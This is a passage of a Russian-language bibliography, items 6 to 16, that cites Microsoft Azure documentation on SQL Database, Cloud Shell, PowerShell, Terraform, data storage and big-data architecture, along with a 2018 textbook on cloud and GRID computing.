6. Создание базы данных SQL Azure на портале Azure. https://docs.microsoft.com/ru-ru/azure/sql-database/sql-database-get-started-portal
7. Подключение к базе данных Azure SQL и создание запросов к ней с помощью SQL Server Management Studio. https://docs.microsoft.com/ru-ru/azure/sql-database/sql-database-connect-query-ssms
8. Защита базы данных SQL Azure. https://docs.microsoft.com/ru-ru/azure/sql-database/sql-database-security-tutorial
9. Краткое руководство по использованию PowerShell в Azure Cloud Shell. https://docs.microsoft.com/ru-ru/azure/cloud-shell/quickstart-powershell
10. Развертывание с помощью Terraform и Bash в Azure Cloud Shell. https://docs.microsoft.com/ru-ru/azure/cloud-shell/example-terraform-bash
11. PowerShell. https://docs.microsoft.com/ru-ru/powershell/scripting/powershell-

scripting?view=powershell-5.1

12. Выбор правильного хранилища данных. https://docs.microsoft.com/ru-ru/azure/architecture/guide/technology-choices/data-store-overview
13. Критерии выбора хранилища данных. https://docs.microsoft.com/ru-ru/azure/architecture/guide/technology-choices/data-store-comparison
14. Варианты архитектуры для обработки больших данных. https://docs.microsoft.com/ru-ru/azure/architecture/data-guide/big-data/
15. Костюк А.И. Организация облачных и GRID-вычислений: учебное пособие / А. И. Костюк; Южный федеральный университет. – Ростов-на-Дону ; Таганрог : Издательство Южного федерального университета, 2018. – 121 с. https://hub.lib.sfedu.ru/repository/material/800819265/
16. Руководство по развертыванию приложения ASP.NET в Azure со службой "База данных SQL Azure". https://docs.microsoft.com/ru-ru/azure/app-service/app-service-web-tutorial-dotnet-sqldatabase